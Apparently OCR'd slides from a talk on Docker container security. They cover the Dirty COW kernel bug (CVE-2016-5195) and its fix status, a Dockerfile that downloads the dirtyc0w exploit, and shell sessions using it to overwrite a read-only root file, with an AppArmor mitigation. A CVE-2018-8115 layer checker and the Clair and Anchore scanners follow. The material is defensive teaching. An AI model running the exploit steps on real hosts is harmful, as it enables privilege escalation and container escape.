
Source Package	Release	Version	Status
linux (PTS)	jessie	3.16.56-1+deb8u1	fixed
	jessie (security)	3.16.57-2	fixed
	stretch	4.9.110-1	fixed
	stretch (security)	4.9.110-3+deb9u5	fixed
	buster	4.18.6-1	fixed
	sid	4.18.8-1	fixed

The information below is based on the following data on fixed versions.

Package	Type	Release	Fixed Version	Urgency	Origin	Debian Bugs
linux	source	(unstable)	4.7.8-1	high		
linux	source	jessie	3.16.36-1+deb8u2	high	DSA-3696-1	
linux	source	wheezy	3.2.82-1	high	DLA-670-1	

https://security-tracker.debian.org/tracker/CVE-2016-5195

DirtyCow



Dockerfile	sharing is caring	2 years ago
README.md	Create README.md	2 years ago
docker-compose.yml	ports were left over from the sample docker-compose i cloned.	2 years ago
runnit.sh	sharing is caring	2 years ago

README.md

dirtycow-docker-vdso

This repository is the necessary bits to get the vdso based Dirty Cow POC working inside a docker container. All the really exciting stuff was done by Scumjr, see his POC repo over at https://github.com/scumjr/dirtycow-vdso.

There is also a writeup and youtube video of using the above exploit to break out of a docker container on my blog:

https://blog.paranoidsoftware.com/dirty-cow-cve-2016-5195-docker-container-escape/

https://github.com/gebl/dirtycow-docker-vdso

DirtyCow dockerfile

```
1  FROM ubuntu:14.04
2  RUN useradd -ms /bin/bash cow
3
4  RUN apt-get update
5  RUN apt-get install -y build-essential wget gcc
6
7  WORKDIR /home/cow
8  RUN cd /home/cow
9
10 RUN echo this is not a test > foo && chmod 0404 foo
11
12 USER cow
13
14 RUN wget https://raw.githubusercontent.com/scotty-c/dirty-cow-poc/
       master/dirtyc0w/dirtyc0w.c
15
16 #RUN gcc -pthread dirtyc0w.c -o dirtyc0w
17 #COPY dirtyc0w /home/cow/
```

DirtyCow execution

```
1  ubuntu@ip-172-31-18-214:~/dirtycow$ docker run -it dirtycow
2
3  cow@139330e4e1fd:~$ sudo echo this is not a test > foo && chmod 0404
       foo
4  cow@139330e4e1fd:~$ ls -lah
5  -r-----r-- 1 root root 19 May 9 13:37 foo
6  cow@139330e4e1fd:~$ cat foo
7  this is not a test
8  cow@139330e4e1fd:~$ echo cowWroteThis >> foo
9  -bash: foo: Permission denied
10 cow@139330e4e1fd:~$ cat foo
11 this is not a test
12 cow@139330e4e1fd:~$ ./dirtyc0w foo dirtyc0wWroteThis
13 mmap 7f3d60cdf000
14
15 cow@139330e4e1fd:~$ cat foo
16 dirtyc0wWroteThist
```

Prevent DirtyCow with apparmor

```
1  ubuntu@ip-172-31-18-214:~/dirtycow$ docker run --rm -it --security-
       opt apparmor:docker-default dirtycow
2
3  cow@f6cd8607321d:~$ ls -la
4  total 28
5  drwxr-xr-x 2 cow cow 4096 Jun 5 15:56 .
6  drwxr-xr-x 3 root root 4096 May 9 07:43 ..
7  -rw-r--r-- 1 cow cow 3637 Apr 9  2014 .bashrc
8  -rw-r--r-- 1 cow cow 2826 Jun 5 15:56 dirtyc0w.c
9  -r-----r-- 1 root root 19 May 9 07:54 foo
10
11 cow@f6cd8607321d:~$ cat foo
12 this is not a test
13
14 cow@f6cd8607321d:~$ echo cow wrote this > foo
15 bash: foo: Permission denied
16
17 cow@f6cd8607321d:~$ gcc -pthread dirtyc0w.c -o dirtyc0w
18
19 cow@f6cd8607321d:~$ ./dirtyc0w foo dirtycowWroteThis
20 mmap 7ff7f4b6f000
21
22 ...
```

Jack-in-the-Box" Vulnerability When Unpacking Images (CVE-2018-8115)

- **Patched in Community version (Docker CE 18.03.1 and Docker CE 17.05.0-rc1)**
- https://github.com/aquasecurity/scan-cve-2018-8115

https://github.com/aquasecurity/scan-cve-2018-8115/blob/master/verify.py


```python
def is_layer_safe(layer_file):
    results = []
    try:
        tar = tarfile.open(layer_file, mode='r:gz')
    except tarfile.ReadError:
        tar = tarfile.open(layer_file, mode='r')

    while True:
        next_block = tar.next()
        if not next_block:
            break

        filename = next_block.name
        link_destination = next_block.linkname

        if not os.path.relpath(filename).find('..\\') or not os.path.relpath(filename).find('../'):
            results.append((filename, 0, layer_file))

        if link_destination:
            if link_destination[0] not in ['/', '\\']:
                full_path = os.path.dirname(filename) + "/" + link_destination
                if not os.path.relpath(full_path).find('..\\') or not os.path.relpath(full_path).find('../'
                    results.append((full_path, 1, layer_file))

    return results
```

Most vulnerable packages

Rank	Package name (Percentage of impacted images)			
	Official	Official `:latest`	Community	Community `:latest`
1	glibc (89.81%)	glibc (81.91%)	glibc (84.24%)	glibc (84.82%)
2	util-linux (89.55%)	util-linux (81.91%)	openssl (78.32%)	openssl (78.51%)
3	shadow (89.55%)	shadow (81.91%)	util-linux (77.01%)	util-linux (77.24%)
4	perl (87.29%)	audit (77.66%)	shadow (77.01%)	shadow (77.24%)
5	apt (83.82%)	perl (73.40%)	perl (74.07%)	perl (73.05%)
6	openssl (83.79%)	tar (72.34%)	pam (70.92%)	pam (70.53%)
7	tar (83.58%)	apt (70.21%)	pcre3 (66.54%)	audit (67.10%)
8	openldap (76.85%)	openssl (67.02%)	audit (65.48%)	pcre3 (65.59%)
9	krb5 (76.06%)	systemd (67.02%)	krb5 (64.99%)	dpkg (64.36%)
10	audit (73.51%)	gcc (65.96%)	libidn (64.54%)	libidn (62.93%)

Container image scanning open-source tools

- **CoreOS/Clair(**Ubuntu CVE Tracker Debian Security Bug Tracker, Red Hat Security Data**)**
- **Anchore Engine**
- **Dagda**


clair
Postgres
CVE Data Sources
Clair
Notification Endpoint
Container Registry

clair_config	clair	2 years ago
Dockerfile	clair	2 years ago
README.MD	clair	2 years ago
docker-compose.yml	clair	2 years ago

README.MD

Clair CoreOS with local-image-analyzer ready

A Dockerfile and docker-compose for running Vulnerability Static Analysis for Containers using Clair.

The Dockerfile also contains the local-image-analyzer for analyzing local docker images.

```
$ docker ps
CONTAINER ID        IMAGE                          COMMAND                  CREATED             STATUS
   PORTS                                NAMES
91dc36f2da58        hxquangnhat/clair:latest       "/clair -config /con…"   40 minutes ago      Up 40 minutes
   0.0.0.0:6060-6061->6060-6061/tcp     clair_clair
b6498fd3afcb        postgres:latest                "docker-entrypoint.s…"   40 minutes ago      Up 40 minutes
   5432/tcp                             clair_postgres
```


$ docker exec clair_clair analyzer <image_name>


```
CVE-2017-11755 (Negligible)
        The WritePICONImage function in coders/xpm.c in ImageMagick 7.0.6-4 allows
        remote attackers to cause a denial of service (memory leak) via a crafted file
        that is mishandled in an AcquireSemaphoreInfo call.

        Package:        imagemagick @ 8:6.8.9.9-5+deb8u14
        Link:           https://security-tracker.debian.org/tracker/CVE-2017-11755
        Layer:          03436a56679d1d5ded06fee217047b4cc7f753913bc5073fe44461cf87e954e4

CVE-2017-11166 (Negligible)
        The ReadXWDImage function in coders\xwd.c in ImageMagick 7.0.5-6 has a memory
        leak vulnerability that can cause memory exhaustion via a crafted length (number
        of color-map entries) field in the header of an XWD file.

        Package:        imagemagick @ 8:6.8.9.9-5+deb8u14
        Link:           https://security-tracker.debian.org/tracker/CVE-2017-11166
        Layer:          03436a56679d1d5ded06fee217047b4cc7f753913bc5073fe44461cf87e954e4

CVE-2017-13062 (Negligible)
        In ImageMagick 7.0.6-6, a memory leak vulnerability was found in the function
        formatIPTC in coders/meta.c, which allows attackers to cause a denial of service
        (WriteMETAImage memory consumption) via a crafted file.
```


Anchore engine

- **Extract build, installed packages, and other system's information**
- **Scan images for known vulnerabilities with anchore CLI**


Anchore engine




Anchore architecture



Anchore navigator



Anchore cli


PUBLIC REPOSITORY
anchore/cli
Last pushed: 9 months ago
Repo Info
Tags
Short Description
Legacy Anchore Command Line tool. See anchore/engine-cli for the CLI tool for the Anchore Engine
Docker Pull Command
docker pull anchore/cli
Full Description
Anchore
The legacy Anchore command line tool has now been replaced with the Anchore Engine which operates as a service with REST API instead of a cli tool.
See https://hub.docker.com/r/anchore/anchore-engine/
Owner
anchore

Anchore cli

```
$ docker pull anchore/cli
Using default tag: latest
latest: Pulling from anchore/cli
d9aaf4d82f24: Pull complete
34f758454e19: Pull complete
Digest: sha256:214228fb629b21ef879cb7fdd825f8ee049c5c3c243d23ea7118b72ea
84d4b8c
Status: Downloaded newer image for anchore/cli:latest
```

```
$ docker run -d -v /var/run/docker.sock:/var/run/docker.sock --name anch
ore anchore/cli:latest
3adbacdfbcee117aa7a1ad242823808c9befe6c9d2ee5c1792915fbd08b03b88
[node1] (local) root@192.168.0.23 ~
$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
        SIZE
anchore/cli         latest              963b52a7f480        2 days ago
        260MB
[node1] (local) root@192.168.0.23 ~
$ docker ps
CONTAINER ID        IMAGE                 COMMAND                  CREATED             ST
ATUS              PORTS               NAMES
3adbacdfbcee        anchore/cli:latest    "/bin/sh -c 'tail ..."   44 seconds ago      Up
 43 seconds                            anchore
```

```
$ docker exec anchore anchore feeds sync
initializing feed metadata: ...
syncing data for subscribed feed (vulnerabilities) ...
        syncing group data: debian:unstable: ...
        syncing group data: ubuntu:16.04: ...
        syncing group data: centos:6: ...
        syncing group data: centos:7: ...
        syncing group data: centos:5: ...
        syncing group data: ubuntu:14.10: ...
        syncing group data: ubuntu:15.04: ...
        syncing group data: debian:9: ...
        syncing group data: debian:8: ...
        syncing group data: ubuntu:12.04: ...
        syncing group data: ubuntu:17.10: ...
        syncing group data: debian:7: ...
        syncing group data: ubuntu:16.10: ...
        syncing group data: alpine:3.3: ...
        syncing group data: alpine:3.4: ...
        syncing group data: alpine:3.5: ...
        syncing group data: alpine:3.6: ...
```

```
$ docker exec anchore anchore query --image jmortegac/linux_tweet_app:1.0 show-dockerfile all
+--------------+-------------------+---------+-------------------+
| Image Id     | Repo Tags         | Mode    | Dockerfile Line   |
+--------------+-------------------+---------+-------------------+
| c2b44478417f | jmortegac/linux_t | Guessed | FROM scratch      |
|              | weet_app:1.0      |         |                   |
| c2b44478417f | jmortegac/linux_t | Guessed | ADD file:45233d6b |
|              | weet_app:1.0      |         | 5c9b91e9437065d3e |
